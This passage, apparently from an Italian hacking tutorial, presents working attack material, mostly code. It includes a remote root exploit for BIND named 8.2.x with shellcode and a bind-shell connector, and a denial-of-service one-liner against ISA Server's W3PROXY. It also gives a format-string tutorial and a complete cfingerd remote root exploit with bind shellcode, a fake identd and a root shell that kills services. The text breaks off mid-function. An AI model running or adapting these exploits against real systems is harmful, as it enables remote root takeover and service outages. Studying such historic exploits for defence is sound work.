/* callz: */
"\xe8\x70\xff\xff\xff"                  /* call start              */ // 5 - 51
"/bin/sh\0";                                                          // 8 - 59


//      {0, "8.2.2-P5 - Redhat 6.2 (Zoot) boot",       0xbffffa88, 28, 0x080d7cd0,
0x40111704, 0x330, 6},

unsigned long resolve_host(char* host)
{
        long res;
        struct hostent* he;

        if (0 > (res = inet_addr(host)))
        {
                if (!(he = gethostbyname(host)))
                        return(0);
                res = *(unsigned long*)he->h_addr;
        }
        return(res);
}

void
runshell(int sockd)
{
    char buff[1024];
    int fmax, ret;
    fd_set fds;

    fmax = max(fileno(stdin), sockd) + 1;
    send(sockd, "uname -a; id;\n", 15, 0);

    for(;;)
    {

        FD_ZERO(&fds);
        FD_SET(fileno(stdin), &fds);
        FD_SET(sockd, &fds);

        if(select(fmax, &fds, NULL, NULL, NULL) < 0)
        {
            exit(EXIT_FAILURE);
        }

        if(FD_ISSET(sockd, &fds))
        {
            bzero(buff, sizeof buff);
```

```
            if((ret = recv(sockd, buff, sizeof buff, 0)) < 0)
            {
                exit(EXIT_FAILURE);
            }
            if(!ret)
            {
                fprintf(stderr, "Connection closed\n");
                exit(EXIT_FAILURE);
            }
            write(fileno(stdout), buff, ret);
        }

        if(FD_ISSET(fileno(stdin), &fds))
        {
            bzero(buff, sizeof buff);
            ret = read(fileno(stdin), buff, sizeof buff);
            if(send(sockd, buff, ret, 0) != ret)
            {
                fprintf(stderr, "Transmission loss\n");
                exit(EXIT_FAILURE);
            }
        }
    }
}


connection(struct sockaddr_in host)
{
        int sockd;

        host.sin_port = htons(36864);

        printf("connecting..\n");
        usleep(2000);

        if((sockd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
        {
                exit(EXIT_FAILURE);
        }

        if(connect(sockd, (struct sockaddr *) &host, sizeof host) != -1)
        {
                printf("wait for your shell..\n");
                usleep(500);
                runshell(sockd);
        }
        else
        {
                printf("error: named not vulnerable or wrong offsets used\n");
        }

        close(sockd);
}



int infoleak_qry(char* buff)
{
        HEADER* hdr;
        int n, k;
        char* ptr;
        int qry_space = 12;
        int dummy_names = 7;
        int evil_size = htons(0xff);

        memset(buff, 0, BUFFSIZE);
        hdr = (HEADER*)buff;

        hdr->id = htons(0xbeef);
        hdr->opcode  = IQUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(0);
        hdr->nscount = htons(0);
        hdr->ancount = htons(1);
        hdr->arcount = htons(0);
```

```
        ptr = buff + sizeof(HEADER);

        n = 62;

        for (k = 0; k < dummy_names; k++)
        {
                *ptr++ = n;
                ptr += n;

        }

        ptr += INT16SZ;

        PUTSHORT(htons(1/*ns_t_a*/), ptr);              /* type */
        PUTSHORT(htons(T_A), ptr);                      /* class */
        PUTLONG(htons(1), ptr);                /* ttl */

        PUTSHORT(evil_size, ptr);       /* our *evil* size */

        return(ptr - buff + qry_space);

}



int evil_query(char* buff, int offset)
{
        int lameaddr, shelladdr, rroffsetidx, rrshellidx, deplshellcode, offset0;
        HEADER* hdr;
        char *ptr;
        int k, bufflen;
        u_int n, m;
        u_short s;
        int i;
        int shelloff, shellstarted;
        int towrite, ourpack;
        int n_dummy_rrs = 7;

        shelladdr = offset - 0x200;

        lameaddr  = shelladdr + 0x330;

        ourpack = offset - 0x250 + 2;
        towrite = (offset & ~0xff) - ourpack - 6;

        printf("# %x newebp\n", offset & ~0xff);
        printf("# %x towrite\n", towrite);


        rroffsetidx = towrite / 70;
        offset0 = towrite - rroffsetidx * 70;

        printf("+ %x rr recidx\n", rroffsetidx);
        printf("+ %x offset\n", offset0);

        if ((offset0 > 53) || (rroffsetidx > 6))
        {
                printf("could not write our data in buffer\n");
                return(-1);
        }

        rrshellidx = 1;
        deplshellcode = 2;

        hdr = (HEADER*)buff;

        memset(buff, 0, BUFFSIZE);

        /* complete the header */

        hdr->id = htons(0xdead);
        hdr->opcode  = QUERY;
        hdr->rd      = 1;
        hdr->ra      = 1;
        hdr->qdcount = htons(n_dummy_rrs);
```

```
        hdr->ancount = htons(0);
        hdr->arcount = htons(1);

        ptr = buff + sizeof(HEADER);

        shellstarted = 0;
        shelloff = 0;

        n = 63;
        for (k = 0; k < n_dummy_rrs; k++)
        {
//              printf("* rr: %d\n", k);
                *ptr++ = (char)n;

                for(i = 0; i < n-2; i++)
                {
                        if((k == rrshellidx) && (i == deplshellcode) && !shellstarted)
                        {
                                printf("* injecting shellcode\n", k);
                                shellstarted = 1;
                        }

                        if ((k == rroffsetidx) && (i == offset0 + 0))
                        {
                                printf("# %x stackfrm\n", lameaddr);
                                //caller's frame
                                *ptr++ = lameaddr & 0x000000ff;
                                i++;
                                *ptr++ = (lameaddr & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (lameaddr & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (lameaddr & 0xff000000) >> 24;
                        }
                        else if ((k == rroffsetidx) && (i == offset0 + 8))
                        {
                                printf("# args %x, %x\n", argevdisp1, argevdisp2);
                                //evDispatch args
                                *ptr++ = argevdisp1 & 0x000000ff;
                                i++;
                                *ptr++ = (argevdisp1 & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (argevdisp1 & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (argevdisp1 & 0xff000000) >> 24;
                                i++;
                                *ptr++ = argevdisp2 & 0x000000ff;
                                i++;
                                *ptr++ = (argevdisp2 & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (argevdisp2 & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (argevdisp2 & 0xff000000) >> 24;
                        } else
                        if ((k == rroffsetidx) && (i == offset0 + 4))
                        {
                                printf("# %x shellcode\n", shelladdr);
                                //shellcode
                                *ptr++ = shelladdr & 0x000000ff;
                                i++;
                                *ptr++ = (shelladdr & 0x0000ff00) >> 8;
                                i++;
                                *ptr++ = (shelladdr & 0x00ff0000) >> 16;
                                i++;
                                *ptr++ = (shelladdr & 0xff000000) >> 24;
                        }
                        else
                        {
                                if (shellstarted)
                                {
                                        *ptr++ = shellcode[shelloff++];
                                }
                                else
                                {
                                        *ptr++ = i;
                                }
                        }
```

```
                }

                *ptr++ = 0xeb;

                if (k == 0)
                {
                        *ptr++ = 0x09; //jmp 3

                        m = 2;

                        *ptr++ = (char)m;
                        for(i = 0; i < m; i++)
                        {
                                *ptr++ = i;
                        }
                }
                else
                {
                        *ptr++ = 0x07; //jmp 1
                }

                *ptr++ = 0xc0; /*NS_CMPRSFLGS*/

                ptr += 5;
        }

        s = htons(0xfa) /* ns_t_tsig */;
        PUTLONG(s, ptr);

        for (k = 0; k < 1; k++)
        {
                *ptr++ = 0x90;
        }

        bufflen = ptr - buff;
        return(bufflen);
}


long xtract_offset(char* buff)
{
        long ret, idx, now;

        idx = 0x214;
        now = 0;

        ret = *((long*)&buff[idx]);
        if ((ret > 0xbfff0000) && (ret < 0xc0000000))
        {
                now = 1;
        }

        while ((idx < 0x400) && (!now || !((ret > 0xbfff0000) && (ret < 0xc0000000))))
        {
                idx += 4;
                ret = *((long*)&buff[idx]);
                if (ret == 1)
                {
                        now = 1;
                }
        }

        argevdisp1 = 0x080d7cd0;
        argevdisp2 = *((long*)&buff[0x264]);

        return(ret);
}



int main(int argc, char* argv[])
{
        struct sockaddr_in sa;
        int sock;
        long address;
        char buff[BUFFSIZE];
```

```
        int len, i;
        long offset;
        socklen_t reclen;

        printf("named 8.2.x (< 8.2.3-REL) remote root exploit by LucySoft, Ix\n\n");

        address = 0;
        if (argc < 2)
        {
                printf("usage : %s host\n", argv[0]);

                return(-1);
        }

        if (!(address = resolve_host(argv[1])))
        {
                printf("unable to resolve %s, try using an IP address\n", argv[1]);
                return(-1);
        }

        sa.sin_family = AF_INET;

        if (0 > (sock = socket(sa.sin_family, SOCK_DGRAM, 0)))
        {
                return(-1);
        }

        sa.sin_family = AF_INET;
        sa.sin_port = htons(53);
        sa.sin_addr.s_addr= address;


        len = infoleak_qry(buff);
        len = sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));
        if (len < 0)
        {
                printf("unable to send iquery\n");
                return(-1);
        }

        reclen = sizeof(sa);
        len = recvfrom(sock, buff, BUFFSIZE, 0, (struct sockaddr *)&sa, &reclen);
        if (len < 0)
        {
                printf("unable to receive iquery answer\n");
                return(-1);
        }
        printf("iquery resp len = %d\n", len);

        offset = xtract_offset(buff);
        printf("retrieved stack offset = %x\n", offset);


        len = evil_query(buff, offset);

        sendto(sock, buff, len, 0 , (struct sockaddr *)&sa, sizeof(sa));

        if (0 > close(sock))
        {
                return(-1);
        }

        connection(sa);

        return(0);
}
```

Come bloccare ISA Server

Come tutti sanno ISA server è l'ultimo prodotto derivato da Microsoft Proxy Server indirizzato a gestire la security in ambiente Microsoft.
In altre parole il software svolge funzioni di proxy e di firewall.
Ad ogni modo come tanti prodotti software anche questo è passibile di attacchi Dos.

Per poterlo explottare è necessario che questo sia configurato per usare la funzionalità da "Web Publishing" (inbound HTTP proxy to a web server).
L'attacco può essere eseguito da postazione remota.
Per perpetuare l'attacco è necessario inviare un path lungo al proxy.

```
GET http://hostname/aaa[3000 o più caratteri 'a'] HTTP/1.0\n\n
```

Inviando questa stringa sulla porta 80 di ISA Server si fa si che il componente W3PROXY.EXE termini con un access violation.

Potete usare queasto comando :

```
printf 'GET http://${HOST}/%s HTTP/1.0\n\n' `./repeat ${x} ${y}` | \
nc ${HOST} 80
```

dove:

```
 - printf è l'utility di shell
 - ${HOST} è una variabile d'ambiente settata con l'host che possiede ISA
Server
- ./repeat è un asemplice programma in C il cui listato è quello che segue
 - ${x} è un valore  ASCII
 - ${y} è il numero delle ripetizionidi ${x}
```

```
/*
 * repeat.c -- quick-n-dirty hack to output argv[2] instances of the
 * character whose ASCII value is given as argv[1]
 *
 * WARNING - this has absolutely no error checking!
 */

#include <stdio.h>

main (int argc, char **argv) {
  int character;
  long repetitions, i;

  if ( argc != 3 ) {
    printf("usage: repeat char reps\n");
    exit(1);
  }
  character = atoi(argv[1]);
  repetitions = atol(argv[2]);

  for (i = 0L; i < repetitions; i++) {
    printf ("%c", character);
  }
}
```

Il comportamento di W3PROXY.EXE dipende dal valore di ${x} e dal valoredi ${y}.
Con ${x} a 55, il seguente comportamento è osservato basandosi sul valore di ${y}:

```
 100: processes correctly, returns "404 Object Not Found" from target web
server.
 200: returns 404
 250: returns 404
 254: returns 404
 255: returns "414 URL Too Long"
 260: returns 414
 300: returns 414
 2000: returns 414
 2100: returns 414
```

```
 2200: returns 414
 2300: returns 414
 2300, repeated several times: W3PROXY.EXE grows to 128MB of process size
and
                              is then terminated with an access violation.
 2350: W3PROXY.EXE is terminated on the first attempt.
```

Format string attack

Un altro tipo di attacco che sembra molto a quello dei buffers overflow è quello definito con il termine di format string attack.
Il tutto si basa sulla metodologia che alcune funzioni del linguaggio C usano per formattare gli argomenti durante una stampa di questi.
Genericamente una funzione come la printf() usa i seguenti argomenti :

```
printf(stringa_di _formattazione, argomento1, …., argomenton);
```

La prima parte, quella definita con il termine di stringa_di_formattazione, è una sequenza di caratteri alcuni dei quali vengono stampati staticamente mentre altri prendono gli argomenti specificati successivamente e li inseriscono applicandogli un cero formato nella posizione dove questi si trovano.
Ad esempio i caratteri :

```
%s
```

indicherebbero che l'argomento dovrebbe essere stampato come stringa.
L'esempio :

```
char s[] = "Ciao";
printf("%s", s);
```

Alcune volte I programmatori quando si trovano davanti al fatto di dover stampare un solo argomento costituito da un buffer di caratteri, invece di specificare la stringa di formattazione, come nell'esempio di prima, inseriscono solo lil buffer.

```
printf(s);
```

Ma prima di vedere i problemi che possono nascere dall'uso di printf dobbiamo rinfrescarci le idee sull'uso di questa.
Con questa è possibile avere il numero di caratteri stampati a qualsiasi punto della sringa di formattazione.
Quando il fomattatore "%n" è incontrato all'interno della stringa di formattazione il numero di caratteri presenti prima di questo viene inserito all'indirizzo passato come prossimo argomento.
Ad esempio per ricavare l'offset dello spazio tra due numeri formattati :

```
#include <stdio.h>

void main(vid)
{
      int pos, x=12, y=34;
      printf("%d %n%d\n", x, &pos, y);
      printf("L'offset è a : %d", pos);
}

F:\TempWork>cl test.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8804 for
80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.
```

```
test.c
Microsoft (R) Incremental Linker Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:test.exe
test.obj

F:\TempWork>test
12 34
L'offset Φ a : 3
F:\TempWork>
```

Il calcolo avvien su quello che dovrebbe essere anche se per altri motivi avrebbe dovutto essere differente.
Considerate il buffer di 20 caratteri e la richiesta di stampare il numero come un numero di 100 cifre.
Il valore restituito dalla funzione è 100 e non 20.

```
#include <stdio.h>

char buff[20];

void main(vid)
{
      int pos, x=12, y=34;
      sprintf(buff, "%.100d%n", x, &pos);
      printf("L'offset e' a : %d", pos);
}

F:\TempWork>cl test.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8804 for
80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

test.c
Microsoft (R) Incremental Linker Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:test.exe
test.obj

F:\TempWork>test
L'offset e' a : 100
F:\TempWork>
```

Ora per spiegare il principio diamo un occhiata al programma che segue.

```
/*
* fmtme.c
* Format a value into a fixed-size buffer
*/
#include <stdio.h>
int
main(int argc, char **argv)
{
      char buf[100];
      int x;
      if(argc != 2)
      exit(1);
      x = 1;
      sprintf(buf, argv[1]);
```

```
      buf[sizeof buf - 1] = 0;
      printf("buffer (%d): %s\n", strlen(buf), buf);
      printf("x is %d/%#x (@ %p)\n", x, x, &x);
      return 0;
}
```

Spieghiamo solo I passi fondamentali del programma.
Un valore passato sulla linea di comando da prompt viene formattato in un buffer a lunghezza fissa.
Successivamente il buffer è formattato e viene messo in output.
In aggiunta per formattare l'argomento un secondo intero è settato e successivamente fatto uscire.
Questa variabile viene usata come the target del successivo attacco.
Per ora dobbiamo solo vedere che questo deve essere sempre 1.
A questo punto iniziamo a ragionare come attaccante.
Abbiamo nelle mani un programma di test e sappiamo che questo possiede una vulnerabilità sapendo inoltre dove il programmatore ha commesso l'errore.
A questo punto inizxamo a fare delle prova.
Partiamo invocando il programma xcon argomenti normali.

```
% ./fmtme "hello world"
buffer (11): hello world
x is 1/0x1 (@ 0x804745c)
```

Non c'è nulla di speciale fino a questo punto.
Il programma formatta la nostra stringa all'interno del buffer e quindi stampa la sua lunghezza.
Questo ci dice anche che la variabile x ha coma valore uno e che questo viene salvato all'indirizzo **0x804745c**.
Ora proviamo a richiamare il programma con delle direttive di formattazione.
In altre parole invece di passargli la stringa del tipo Hello World la stringa che gli passiamo è esattamente come una di quelle che dovrebbe essere presente come stringa di formattazione.

```
% ./fmtme "%x %x %x %x"
buffer (15): 1 f31 1031 3133
x is 1/0x1 (@ 0x804745c)
```

Una rapida analisi del programma ci rivela che il layout dello stack quando la funzione **snprintf** è chiamata fha la seguente forma :

Address	Contents	Description
fp+8	Buffer pointer	4-byte address
fp+12	Buffer length	4-byte integer
fp+16	Format string	4-byte address
fp+20	Variable **x**	4-byte integer
fp+24	Variable **buf**	100 characters

Ora proviamo a a controllare I valori salvati dentro al buffer.
Questi valori sono anche usati come argomenti per la **snprintf.**

```
% ./fmtme "aaaa %x %x"
buffer (15): aaaa 1 61616161
x is 1/0x1 (@ 0x804745c)
```

I 4 caratteri **'a'** che forniamo in input sono copiati all'inizio del buffer e quindi interpretate dentro alla **snprintf** cme un valore intero con valore **0x61616161** (**'a'** è **0x61** in ASCII).
Ora che tutti gli esempi sono stati fatti possiamo iniziare a vedere l'attacco trasformandolo in un sistema attivo in grado di alterare lo stato del programma.
Vi ricordate dela variabile **"x"**?
Proviamo a cambiare il suo valore.
Per fare questo abbiamo inserito il suo indirizzo dentro ad uno degli argomenti **snprintf**.
Dobbiamo quindi saltare oltre il primo argomento di **snprintf**, il quale è la variabile **x**, e quindi infine usiamo un formattatore **"%n"** per scrivere nell'indirizzo specificato.
Questo potrebbe sembrare più complicato di quanto in effetti lo sia.

Come esempio. usiamo un piccolo programmino in PERL che ci permette di specificare dei caratteri arbitrariamente sulla linea di comando.

```
% perl -e ‘system "./fmtme", "\x58\x74\x04\x08%d%n"’
buffer (5): X1
x is 5/x05 (@ 0x8047458)
```

Il valore di **x** è cambiato.
L’argomento di **snprintf** potrebbe sembrare a qualche cosa di simile a :ook

```
snprintf(buf, sizeof buf, "\x58\x74\x04\x08%d%n", x, 4 bytes from buf)
```

All’inizio **snprintf** copia I primi 4 bytes dentro a **buf**.
Successivamente esso esegue lo scan del formattatore **"%d"** e stampa il valore di **x.**
Finalmente raggiunge la direttiva **"%n"**.
Questa inserisce il successivo valore dentro allo stack, il quale deriva dai primi 4 bytes di **buf**.
Questi 4 bytes sono appena stati riempiti con **"\x58\x74\x04\x08"**, o, interpretati come un intero, **0x08047458**.
Snprintf quindi scrive il totale dei bytes di output, cinque, dentro a questo indirizzo.
Questo di fatto è l’indirizzo della variabile **x**.
Questa non è una coincidenza.
Abbiamo scelto il valore **0x08047458** dalla precedente analisi del programma**.**
In questo caso il programma ci ha aiuttato nello stampare l’indirizzo a cui noi siamo interessati.
Tipicamente questo valore dovrebbe essere trovato con l’aiuto di un debugger.
Possiamo inserire un indirizzo arbitrario e scriverci dentro.
Ma di fatto possiamo scriverci un valore ?
nprintf ci scrive solo il numero dei caratteri di output.

```
% perl -e 'system "./fmtme", "\x54\x74\x04\x08%.500d%n"
buffer (99): %0000000 ... 0000
x is 504/x1f8 (@ 0x8047454)
```

Il valore che **"%n"** scrive in **x** è **504**, più grande dei 99 caratteri attualmente emessi in **buf**.
Possiamo anche fornire un valore arbitrario maggiore semplicemente specificando una dimansione di campo grande.
Se scrivessimo quattro numeri ad un offset di un byte, potremmo costruire una intero fuori dai quattro bytes significativi.
Per illustrare questo concetto :

```
Address A A+1 A+2 A+3 A+4 A+5 A+6
Write to A: 0x11 0x11 0x11 0x11
Write to A+1: 0x22 0x22 0x22 0x22
Write to A+2: 0x33 0x33 0x33 0x33
Write to A+3: 0x44 0x44 0x44 0x44
Memory: 0x11 0x22 0x33 0x44 0x44 0x44 0x44
```

Dopo le quattro scritture sono state completate , il valore intero **0x44332211** è in memoria all’indirizzo A, composto da un byte meno significativo di quattro scritture.
Questa tecnica ci offre la flessibilità di scegliere il valore da scrivere
Questo pretende quattro quattro tempi per settare il valore.
In pratica esegue l’overwrite di tre bytes confinanti con l’indirizzo target
Esso esegue anche tre scritture non allineate.
Dato che le scritture non allineate non sono supportate da tutte le architetture il metodo di fatto non è portatile.
Insomma tutto questo per dire che è possibile scrivere valori arbitrari in memoria e quindi di conseguenza mediante questa metodologia è possibile eseguire :

- Soprascritture dell’ UID di un programma al fine di elevare I privilegi.
- Soprascrivere un comando in esecuzione
- Soprascrivere un indirizzo di ritorno per puntare a qualche punto di memoria dove ci sia un codice da eseguire..

Successivamente vedremo alcune tecniche specifiche legate a questo tipo di attacco.

Ora vediamo il codice usato in ambiente Linux utilizzante questa tecnica.

```
/* remote exploit for linux/x86 - cfingerd <= 1.4.3
 * coded by venomous of rdC - 16/apr/01
 *
 * Its just a common formatstring bug using syslog() incorrectly.
 * We need to bind as identd, so disable your identd in case you are
 * using it.
 *
 * BONUS: eip address is bruteforced, so relax and wait =)
 *
 * NOTE: for sure where we control the format string will change from
 *       platform to platform.
 *       And for sure, the shellcode address will change so maybe you
 *       want to bruteforce this too. (-1500 to +1500 should be fine i
guess)
 *
 * REMEMBER: this code is for educational propourses only, do not use
 *           it on machines without authorization.
 *
 * INFO: cfingerd isnt a package of slackware 7.0
 *       cfingerd 1.4.1 is a package of debian 2.2
 *
 * Greets: ka0z, bruj0, dn0, superluck, fugitivo(!)
 *         #flatline, #rdC
 *
 * Credits: To Lez, who found this bug.
 *
 * http://www.rdcrew.com.ar - Argentinian Security Group.
 * venomous@rdcrew.com.ar
 */


#include <stdio.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

#define ROOTSHELLPORT 36864

void chld_timeo();
void chld_timeoo();

int sserver;
int cserver;
int phase=0;
int mmm=0;

unsigned long glob;
//unsigned long startaddr = 0xbffffdfc;
unsigned long startaddr = 0xbffffb34;
unsigned long stopaddr  = 0xbffff000;

char pbuf[1024];

char testcode[]=
    "\xeb\x0b\x2e\x72\x64\x43\x2e\x72\x6f\x63\x6b\x73\x2e\xeb\xfe";

char linuxcode[]=
    /* Lamagra bind shellcode modified by me, making it smaller =) - 124b */
    "\xeb\x6e\x5e\x29\xc0\x89\x46\x10"
    "\x40\x89\xc3\x89\x46\x0c\x40\x89"
```

```
    "\x46\x08\x8d\x4e\x08\xb0\x66\xcd"
    "\x80\x43\xc6\x46\x10\x10\x88\x46"
    "\x08\x31\xc0\x31\xd2\x89\x46\x18"
    "\xb0\x90\x66\x89\x46\x16\x8d\x4e"
    "\x14\x89\x4e\x0c\x8d\x4e\x08\xb0"
    "\x66\xcd\x80\x89\x5e\x0c\x43\x43"
    "\xb0\x66\xcd\x80\x89\x56\x0c\x89"
    "\x56\x10\xb0\x66\x43\xcd\x80\x86"
    "\xc3\xb0\x3f\x29\xc9\xcd\x80\xb0"
    "\x3f\x41\xcd\x80\xb0\x3f\x41\xcd"
    "\x80\x88\x56\x07\x89\x76\x0c\x87"
    "\xf3\x8d\x4b\x0c\xb0\x0b\xcd\x80"
    "\xe8\x8d\xff\xff\xff\x2f\x62\x69"
    "\x6e\x2f\x73\x68";

struct os
{
    int id;
    char *os;
    char *shellcode;
    int fsc;
    unsigned long shaddr;
    int offset;
};

struct os types[]=
{
    {0, "slackware 7.0 - compiled cfingerd 1.4.2/1.4.3 running from inetd as
root", linuxcode, 22, 0xbffffbc4, 30},
    {1, "slackware 7.0 - compiled cfingerd 1.4.2/1.4.3 running from inetd as
nobody", linuxcode, 22, 0xbffffbc4, 30},
    {2, "debian 2.2 - default cfingerd 1.4.1 running from inetd as root",
linuxcode, 33, 0xbffffb48, 0},
    {3, "debian 2.2 - default cfingerd 1.4.1 running from inetd as nobody",
linuxcode, 33, 0xbffffb48, 0},
    {4, NULL, 0, 0xdeadbeef, 0}
};

main(int argc, char *argv[])
{
    struct sockaddr_in sin;
    struct sockaddr_in ssin;
    int fd;
    int x;
    int xx=0;
    int sts=0;
    int pete;
    int a,b,c=22,d=0; /* c is used in case you want to seek the fsc on   */
    int guide=1;      /* your system, starting from 22, change it if you */
    int sel=0;        /* want.                                           */
    int bleh=0;       /*                                                 */
    int off=0;
    int arx=0;
    int niu=0;
    int ye=0;
    char buf[1024];
    char tex[512];

    if (argc < 4)
    {
        printf("cfingerd <= 1.4.3 remote exploit coded by venomous of
rdC\n\n");
        printf("Usage: %s <platform> <host> <offset>\n",argv[0]);
        printf("where <platform> is:\n");
        for (x=0 ; types[x].os != NULL ; x++)
            printf("%d for %s\n", types[x].id, types[x].os);
        printf("\nhttp://www.rdcrew.com.ar\n\n");
        exit(1);
```

```
    }

    for (x=0 ; types[x].os != NULL ; x++)
    {
        if (types[x].id == atoi(argv[1]) )
        {
            xx++;
            sel = types[x].id;
        }
    }
    if (!xx)
    {
        printf("Unknown platform: %s\n",argv[1]);
        exit(1);
    }

    off = atoi(argv[3]);
    printf("Selected platform: %s (%d)\n",types[sel].os,sel);
    bzero(&sin,sizeof(sin));

    // fake identd
    sin.sin_family = AF_INET;
    sin.sin_port = htons(113);
    sin.sin_addr.s_addr = htonl(INADDR_ANY);

    if ( (fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        perror("socket");
        exit(1);
    }
    if ( (x = bind(fd,(struct sockaddr *)&sin, sizeof(sin)) < 0))
    {
        perror("bind");
        exit(1);
    }

    if ( (xx = listen(fd, 5)) < 0)
    {
        perror("listen");
        exit(1);
    }

    printf("fake identd bound successfuly\n\n");
    printf("pre-phase info: If you need to use the offset you can use safely
steps of 120\n\n");
    printf("phase 0: finding eip...  \n");
    while (guide)
    {
        //maybe you need it..
        //        if (!d)
        //        {
        preparebuf(sel, off, ye);
        fconnect(argv[2], ye, 79);
        //        }

        pete = sizeof(ssin);
        if ( (sserver = accept(fd, (struct sockaddr *)&ssin, &pete)) < 0)
        {
            perror("accept");
            exit(1);
        }
        bzero(buf,sizeof(buf));
        read(sserver,buf,sizeof(buf));

        //horrendus debug! :)
#ifdef DEBUG
        printf("\nread(): %s\n",buf);
#endif
```

```
        sscanf(buf,"%d,%d",&a,&b);
        bzero(buf,sizeof(buf));
        bzero(tex,sizeof(tex));
        memset(tex,'\x90',119);

        bleh=strlen(pbuf);
        niu = 0;

        while (1)
        {
            if(strlen(pbuf) < 65)
            {
                if (phase==0)
                    pbuf[bleh] = '\x90';
                else
                    pbuf[bleh] = types[sel].shellcode[niu];
                bleh++;
                if (phase==1)
                    niu++;
            }
            else
                break;
        }
        arx = niu;

        if(!phase)
            for(bleh=0 ; bleh < strlen(testcode) ; bleh++)
                tex[119 - strlen(testcode) + bleh] = testcode[bleh];

        else
        {
            if ((119 - (strlen(types[sel].shellcode) - arx)) < 0)
            {
                printf("shellcode too long, exiting\n");
                exit(0);
            }

            for ( bleh=0 ; bleh < ( (strlen(types[sel].shellcode)) - arx) ;
bleh++)
                tex[119 - (strlen(types[sel].shellcode)) - arx + bleh] =
types[sel].shellcode[bleh+arx];
        }

        snprintf(buf,sizeof(buf),"%s : : : %s", tex, pbuf);
        /* usefull for find the fsc on your system.
         //snprintf(buf,sizeof(buf),"%d , %d : UNIX : 1 :
AAAA%%%d$p:fsc:%d\n",a,b,c,c);
        // read about 'd' below
        if (d==2) { c++; d=0; }
        */
        write(sserver,buf,sizeof(buf));

        //the same..
#ifdef DEBUG
        printf("sent: %s\n--------------------\n",buf);
#endif
        close(sserver);
        sleep(2);

        //same..
        //      if(d)
        wait(&sts);
        //      d++;

        /* if something like tcplogd is running there will be 3 connections
         * to identd, so in that case, d==3
         */
        //if(d==2)
```

```
        //    d=0;

        if ((WEXITSTATUS(sts)) == 1) // eip/shellcode address ok (at phase
0)
        {
            phase=1; ye=1; sts=0;
            printf("\nphase 1: calculating address of the first chacarcter
in our buffer... wait\n");
        }

        if ((WEXITSTATUS(sts)) == 2) // shellcode executed (at phase 1)
        {
            printf("\nphase 2 connecting to rootshell... ");
            fflush(stdout);
            close(fd); //identd fake server
            fconnect(argv[2], 2, ROOTSHELLPORT);
            printf("\n\nThanks for using rdC products!\n\n");
            exit(0);
        }
    }
}

int fconnect(char *hname, int what, int port)
{
    struct hostent *host;
    struct sockaddr_in d;
    int r;
    char hname2[128];
    char response[1024];
    d.sin_family = AF_INET;
    d.sin_port = htons(port);

    bzero(hname2,sizeof(hname2));
    strncpy(hname2,hname,sizeof(hname2));
    host = gethostbyname(hname2);
    if (!host)
    {
        printf("cannot resolve\n");
        exit(0);
    }

    bcopy(host->h_addr, (struct in_addr *)&d.sin_addr, host->h_length);

    cserver = socket(AF_INET, SOCK_STREAM, 0);

    // you can add a timeout here, but supossly you know if the server
    // is up/not firewalled, because you are using it against an authorized
    // machine and not in a script/not authorized machine, right?

    if (connect(cserver, (struct sockaddr *)&d, sizeof(struct sockaddr)) <
0)
    {
        perror("connect");
        exit(1);
    }

    if (what==2)
    {
        printf("connected!\n");
        fflush(stdout);
        rootsox(cserver);
        close(cserver);
        return;
    }

    write(cserver,"a\n",strlen("a\n"));

    if ((fork()) == 0)
```

```
    {
        printf("Waiting response...");
        for(r=0 ; r < 19 ; r++)
            printf("\b");
        fflush(stdout);
        bzero(response,sizeof(response));
        if (what==0)
            signal(SIGALRM, chld_timeo);
        else
            signal(SIGALRM, chld_timeoo);

        alarm(30);
        read(cserver,response,sizeof(response));
        if (strstr(response,"SIGILL"))
        {
            printf("Illegal Instruction\r");
            fflush(stdout);
            close(cserver);
            exit(0);
        }
        if (strstr(response,"SIGSEGV"))
        {
            printf("Segmentation Fault.\r");
            fflush(stdout);
            close(cserver);
            exit(0);
        }
        //you might add strings here..
        if (strstr(response,"Sorry, that user doesn't exist") ||
strstr(response,"Debian GNU/Linux"))
        {
            printf("server not crashed.\r");
            fflush(stdout);
            close(cserver);
            exit(0);
        }
    }
    //close(cserver);
}

/* <huh> */
void chld_timeo()
{
    alarm(0);
    signal(SIGALRM, SIG_DFL);
    printf("EIP FOUND! - SHELLCODE ADDR OK!\n");
    fflush(stdout);
    close(cserver);
    exit(1);
}

void chld_timeoo()
{
    alarm(0);
    signal(SIGALRM, SIG_DFL);
    printf("shellcode executed!\n");
    fflush(stdout);
    close(cserver);
    exit(2);
}
/* </huh> */

int rootsox(int sox)
{
    fd_set  rset;
    int     n;
    char    buffer[4096];
```

```
    /* we kill the cfingerd in eternal loop and we run other nice commands
;)
     */
    char *command="/bin/killall -9 cfingerd ; /bin/uname -a ;
/usr/bin/id\n";

    send(sox, command, strlen(command), 0);

    for (;;) {
        FD_ZERO (&rset);
        FD_SET (sox, &rset);
        FD_SET (STDIN_FILENO, &rset);

        n = select(sox + 1, &rset, NULL, NULL, NULL);
        if(n <= 0)
            return (-1);

        if(FD_ISSET (sox, &rset)) {
            n = recv (sox, buffer, sizeof (buffer), 0);
            if (n <= 0)
                break;

            write (STDOUT_FILENO, buffer, n);
        }

        if(FD_ISSET (STDIN_FILENO, &rset)) {
            n = read (STDIN_FILENO, buffer, sizeof (buffer));
            if (n <= 0)
                break;

            send(sox, buffer, n, 0);
        }
    }
    return 0;
}

//heavly modified formatstring engine from rdC-LPRng.c exploit - 12/00
preparebuf(int sel, int off, int what)
{
    unsigned long addr;
    unsigned long a, b, c, d;
